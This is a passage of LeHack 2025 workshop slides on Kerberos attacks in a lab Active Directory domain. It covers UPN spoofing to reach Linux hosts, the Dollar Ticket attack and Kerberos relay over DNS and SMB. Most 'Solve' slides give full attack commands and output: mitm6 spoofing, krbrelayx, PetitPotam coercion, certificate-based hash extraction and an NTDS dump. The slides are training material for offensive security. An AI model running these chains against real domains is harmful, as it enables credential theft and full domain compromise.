                        .       / __  / ___)/  /
         .              |      / /_/ / /    /  /
                      --o--   / __  / /__ /  /___
                        |    /_/ /_/_____/______/
      .                                                                    .
           o                  by Aether. (1.2.0)

[*] Result for owned (CN=owned,CN=Users,DC=HADES,DC=LOCAL)
[*]     ACE Type           : ACCESS_ALLOWED_ACE
[*]     Access mask        : FULL_CONTROL
[*]     Principal (SID)    : dionysus (S-1-5-21-3294504741-3931919933-279300953-1207)
[*] Result for owned (CN=owned,CN=Users,DC=HADES,DC=LOCAL)
```



@volker_carstein
@rayanlecat

3.3 - Spoofing domain users on Linux - Solve

```
workshop@lehack2025$ ldeep ldap -u "dionysus" -p 'r5cMZ{55#TV_<5M<'  -d "hades.local" -s ldap://dc.hades.local users -v | jq '.[]  |
select(.sAMAccountName == "owned") | .userPrincipalName'
"owned@hades.local"


workshop@lehack2025$ bloodyAD --host "172.20.10.4" -d "hades.local" -u "dionysus" -p 'r5cMZ{55#TV_<5M<' set object owned
userPrincipalName -v 'target'
[+] owned's userPrincipalName has been updated


workshop@lehack2025$ ldeep ldap -u "dionysus" -p 'r5cMZ{55#TV_<5M<'  -d "hades.local" -s ldap://dc.hades.local users -v | jq '.[]  |
select(.sAMAccountName == "owned") | .userPrincipalName'
"target"
```

```
workshop@lehack2025$ getTGT.py -dc-ip "172.20.10.4" "hades.local"/"target":'9D|0>n7VnbK/1#E2' -principalType NT_ENTERPRISE
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in target.ccache


workshop@hackin2025 $ export KRB5CCNAME=target.ccache
workshop@hackin2025 $ ssh -vv -K target@hades.local@fedora.hades.local
Last login: Wed Jun 11 00:05:21 2025 from 172.20.10.7
[target@fedora ~]$ cat flag.txt
LEHACK{2[redacted]3}
```


@volker_carstein
@rayanlecat


3.4 - Dollar Ticket attack - Overview

https://wiki.samba.org/index.php/Security/Dollar_Ticket_Attack

Prerequisites:

- capability to create machine accounts (MAQ>0) or own already one
- linux host joined to Active Directory
- GSSAPI supported on protocol (SSH, PostgreSQL, etc.)

Like a “reverse samAccountName spoofing”



@volker_carstein
@rayanlecat

3.4 - Dollar Ticket attack - Lab time

@volker_carstein
@rayanlecat

3.4 - Dollar Ticket attack - Solve

```
workshop@lehack2025$ addcomputer.py -computer-name 'root' -computer-pass 'Cat1337!' -dc-host DC -domain-netbios "HADES"
"hades.local"/"Administrator" -k -no-pass
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully added machine account root$ with password Cat1337!.
```


```
workshop@lehack2025$ kinit root@HADES.LOCAL
Password for root@HADES.LOCAL:

workshop@lehack2025$ ssh -K -l root fedora
Web console: https://fedora:9090/ or https://172.20.10.8:9090/

Last login: Tue Jun 10 15:27:26 2025 from 172.20.10.2
[root@fedora ~]# cat flag.txt
LEHACK{c                                  b}
```

@volker_carstein
@rayanlecat

3.5 - Kerberos Relay - Overview

Prerequisites:

- No signing (just like NTLM Relay)
  - on client & targeted service
- Warning: No relaying to a service running under a different identity to the one initially requested by the client.




https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
https://www.thehacker.recipes/ad/movement/kerberos/relay

https://beta.hackndo.com/kerberos/

@volker_carstein
@rayanlecat

3.5.1 - Kerberos Relay (DNS) - Overview



Walkthrough:

- DNS spoofing via mitm6, advertising as a DNS
- Abuse Start Of Authority requests from clients, denying them to initiate a TKEY exchange
    - TKEY exchange => valid AP_REQ to our machine
- Relaying the received AP_REQ to the target (for instance, ADCS HTTP Endpoint)
- Get certificate, profit, life is good

https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6/


@volker_carstein
@rayanlecat

3.5.1 - Kerberos Relay (DNS) - Lab time

@volker_carstein
@rayanlecat

3.5.1 - Kerberos Relay (DNS) - Solve

```
workshop@lehack2025$ krbrelayx.py -t 'http://adcs.hades.local/certsrv/certfnsh.asp' --adcs --template Machine -v 'WKST$' -ip
172.20.10.2
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
```



@volker_carstein
@rayanlecat

3.5.1 - Kerberos Relay (DNS) - Solve


```
workshop@lehack2025$ mitm6 --domain hades.local --host-allowlist wkst.hades.local --relay adcs.hades.local -v --interface wlp1s0
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named 'service_identity''.  Please
install it from <https://pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied.  Without the
service_identity module, Twisted can perform only rudimentary TLS client hostname verification.  Many valid certificate/hostname
mappings may be rejected.
Starting mitm6 using the following configuration:
Primary adapter: wlp1s0 [8c:3b:4a:57:e8:d0]
IPv4 address: 172.20.10.2
IPv6 address: fe80::2e5a:574e:1d0f:4d6f
DNS local search domain: hades.local
DNS allowlist: hades.local
Hostname allowlist: wkst.hades.local
  IPv6 address fe80::172:20:10:9 is now assigned to mac=08:00:27:34:0c:48 host=WKST.HADES.LOCAL. ipv4=172.20.10.9
IPv6 address fe80::172:20:10:9 is now assigned to mac=8c:3b:4a:57:e8:d0 host=WKST.HADES.LOCAL. ipv4=172.20.10.9
Sent SOA reply
Dynamic update found, refusing it to trigger auth
WARNING: DNS decompression loop detected
Sent spoofed reply for wpad.HADES.LOCAL. to fe80::172:20:10:9
Sent spoofed reply for wpad.HADES.LOCAL. to fe80::172:20:10:9
Sent spoofed reply for wpad.hades.local. to fe80::172:20:10:9
Ignored query for licensing.mp.microsoft.com. from fe80::172:20:10:9
Ignored query for licensing.mp.microsoft.com. from fe80::172:20:10:9
Sent spoofed reply for wpad.hades.local. to fe80::172:20:10:9
Ignored query for licensing.mp.microsoft.com. from fe80::172:20:10:9
Ignored query for licensing.mp.microsoft.com. from fe80::172:20:10:9
Sent spoofed reply for DC.HADES.LOCAL. to fe80::172:20:10:9
Ignored query for msedge.api.cdp.microsoft.com. from fe80::172:20:10:9
Ignored query for msedge.api.cdp.microsoft.com. from fe80::172:20:10:9
Ignored query for licensing.mp.microsoft.com. from fe80::172:20:10:9
Ignored query for licensing.mp.microsoft.com. from fe80::172:20:10:9
Renew reply sent to fe80::172:20:10:9
Renew reply sent to fe80::172:20:10:9
Sent SOA reply
Dynamic update found, refusing it to trigger auth
WARNING: DNS decompression loop detected
```


```
...snip...
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] HTTPD: Client requested path: /wpad.dat
[*] GOT CERTIFICATE! ID 6
[*] Writing PKCS#12 certificate to ./WKST$.pfx
[*] Certificate successfully written to file
[*] DNS: Client sent authorization
[*] HTTP server returned status code 200, treating as a successful login
```

```
workshop@lehack2025$ certipy auth -pfx 'WKST$.pfx'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: wkst$@hades.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wkst.ccache'
[*] Trying to retrieve NT hash for 'wkst$'
[*] Got hash for 'wkst$@hades.local': aad3b435b51404eeaad3b435b51404ee:05d53e0fc7ff5e03924fa5e31797634c
```


@volker_carstein
@rayanlecat

3.5.1 - Kerberos Relay (DNS) - Solve

```
nxc smb DC.hades.local -u 'WKST$' -H '05d53e0fc7ff5e03924fa5e31797634c' -d hades.local -k --shares
SMB         DC.hades.local  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         DC.hades.local  445    DC               [+] hades.local\WKST$:05d53e0fc7ff5e03924fa5e31797634c
SMB         DC.hades.local  445    DC               [*] Enumerated shares
SMB         DC.hades.local  445    DC               Share           Permissions     Remark
SMB         DC.hades.local  445    DC               -----           -----------     ------
SMB         DC.hades.local  445    DC               ADMIN$                          Remote Admin
SMB         DC.hades.local  445    DC               C$                              Default share
SMB         DC.hades.local  445    DC               Flag            READ            Share for the flag of Infernal Resolver
SMB         DC.hades.local  445    DC               IPC$            READ            Remote IPC
SMB         DC.hades.local  445    DC               NETLOGON        READ            Logon server share
SMB         DC.hades.local  445    DC               SYSVOL          READ            Logon server share


nxc smb DC.hades.local -u 'WKST$' -H '05d53e0fc7ff5e03924fa5e31797634c' -d hades.local -k --get-file 'flag.txt' flag.txt --share
'Flag'
SMB         DC.hades.local  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         DC.hades.local  445    DC               [+] hades.local\WKST$:05d53e0fc7ff5e03924fa5e31797634c
SMB         DC.hades.local  445    DC               [*] Copying "flag.txt" to "flag.txt"
SMB         DC.hades.local  445    DC               [+] File "flag.txt" was downloaded to "flag.txt"

cat flag.txt
LEHACK{8[redacted]6}
```



@volker_carstein
@rayanlecat

3.5.2 - Kerberos Relay (SMB) - Overview

Prerequisites:

- Adding a DNS record pointing our IP with a marshalled value
  - e.g. cifs/fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAfileserversBAAAA
  - <targeted_host>1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAABAAAA <- magic value
- Coercing target to the newly created DNS record (our machine)
- Relaying to the target, such as the ADCS Web Enrollment endpoint, get certificate, profit

https://www.synacktiv.com/publications/relaying-kerberos-over-smb-using-krbrelayx

🤫 https://www.synacktiv.com/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025 🤫

@volker_carstein
@rayanlecat

3.5.2 - Kerberos Relay (SMB) - Lab time

@volker_carstein
@rayanlecat

3.5.2 - Kerberos Relay (SMB) - Solve

```
workshop@lehack2025$ dnstool.py -u "HADES.LOCAL\\chronos" -p '1night&1moretime' -r "adcs1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA"
-d "172.20.10.2" --action add "172.20.10.4" --tcp
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

workshop@lehack2025$ dnstool.py -u "HADES.LOCAL\\chronos" -p '1night&1moretime' -r "adcs1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA"
-d "172.20.10.2" --action query "172.20.10.4" --tcp
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found record adcs1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
DC=adcs1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=HADES.LOCAL,CN=MicrosoftDNS,DC=DomainDnsZones,DC=HADES,DC=LOCAL
[+] Record entry:
 - Type: 1 (A) (Serial: 299)
 - Address: 172.20.10.2
```


@volker_carstein
@rayanlecat

3.5.2 - Kerberos Relay (SMB) - Solve


```
workshop@lehack2025$ krbrelayx.py -t 'http://adcs.hades.local/certsrv/certfnsh.asp' --adcs --template DomainController -v 'DC$' -ip
172.20.10.2
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
```

```
workshop@lehack2025$ nxc smb DC.hades.local -u chronos -p '1night&1moretime' -d hades.local -M coerce_plus -o M=Petitpotam
L=adcs1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
SMB         172.20.10.4     445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         172.20.10.4     445    DC              [+] hades.local\chronos:1night&1moretime
COERCE_PLUS 172.20.10.4     445    DC              VULNERABLE, PetitPotam
COERCE_PLUS 172.20.10.4     445    DC              Exploit Success, lsarpc\EfsRpcAddUsersToFile
```


@volker_carstein
@rayanlecat

3.5.2 - Kerberos Relay (SMB) - Solve

```
...snip...
[*] SMBD: Received connection from 172.20.10.4
[*] HTTP server returned status code 200, treating as a successful login
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 4
[*] Writing PKCS#12 certificate to ./DC$.pfx
[*] Certificate successfully written to file
```




```
workshop@lehack2025$ certipy auth -pfx 'DC$.pfx'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: dc$@hades.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc.ccache'
[*] Trying to retrieve NT hash for 'dc$'
[*] Got hash for 'dc$@hades.local': aad3b435b51404eeaad3b435b51404ee:039c8fb6a249414b78b8e0d7bc1b375a
```


@volker_carstein
@rayanlecat

3.5.2 - Kerberos Relay (SMB) - Solve

```
workshop@lehack2025$ nxc smb DC.hades.local -u DC$ -H '039c8fb6a249414b78b8e0d7bc1b375a' --ntds --user Administrator
SMB         172.20.10.4     445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         172.20.10.4     445    DC               [+] HADES.LOCAL\DC$:039c8fb6a249414b78b8e0d7bc1b375a
SMB         172.20.10.4     445    DC               [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.20.10.4     445    DC               [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         172.20.10.4     445    DC
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a2e93de66a702017eefbabfa565cc7a:::

workshop@lehack2025$ nxc smb DC.hades.local -u Administrator -H '7a2e93de66a702017eefbabfa565cc7a' -k --get-file
'\Users\Administrator\Desktop\flag.txt' flag.txt --share C$
SMB         DC.hades.local  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:HADES.LOCAL)
(signing:True) (SMBv1:False)
SMB         DC.hades.local  445    DC               [+] HADES.LOCAL\Administrator:7a2e93de66a702017eefbabfa565cc7a (admin)
SMB         DC.hades.local  445    DC               [*] Copying "\Users\Administrator\Desktop\flag.txt" to "flag.txt"
SMB         DC.hades.local  445    DC               [+] File "\Users\Administrator\Desktop\flag.txt" was downloaded to "flag.txt"

workshop@lehack2025$ cat flag.txt
LEHACK{b                                    3}
```



@volker_carstein
@rayanlecat

4. Conclusion, Q&A

- There are many techniques besides ASREProast and Kerberoast
- Delegation are fun, RBCD is a cool gadget
- Kerberos can also be used to impact Linux
- Relaying is fun, Kerberos relaying even more (yummy marshalled info 👨‍🍳)
- Kerberos is complex, implementation is imperfect, many exploit still to be discovered

@volker_carstein
@rayanlecat

Slides !

https://blog.volkercarstein.com/lehack_2025_workshop_advanced_kerberos_exploitation.pdf

@volker_carstein
@rayanlecat

Thank you !

@volker_carstein
@rayanlecat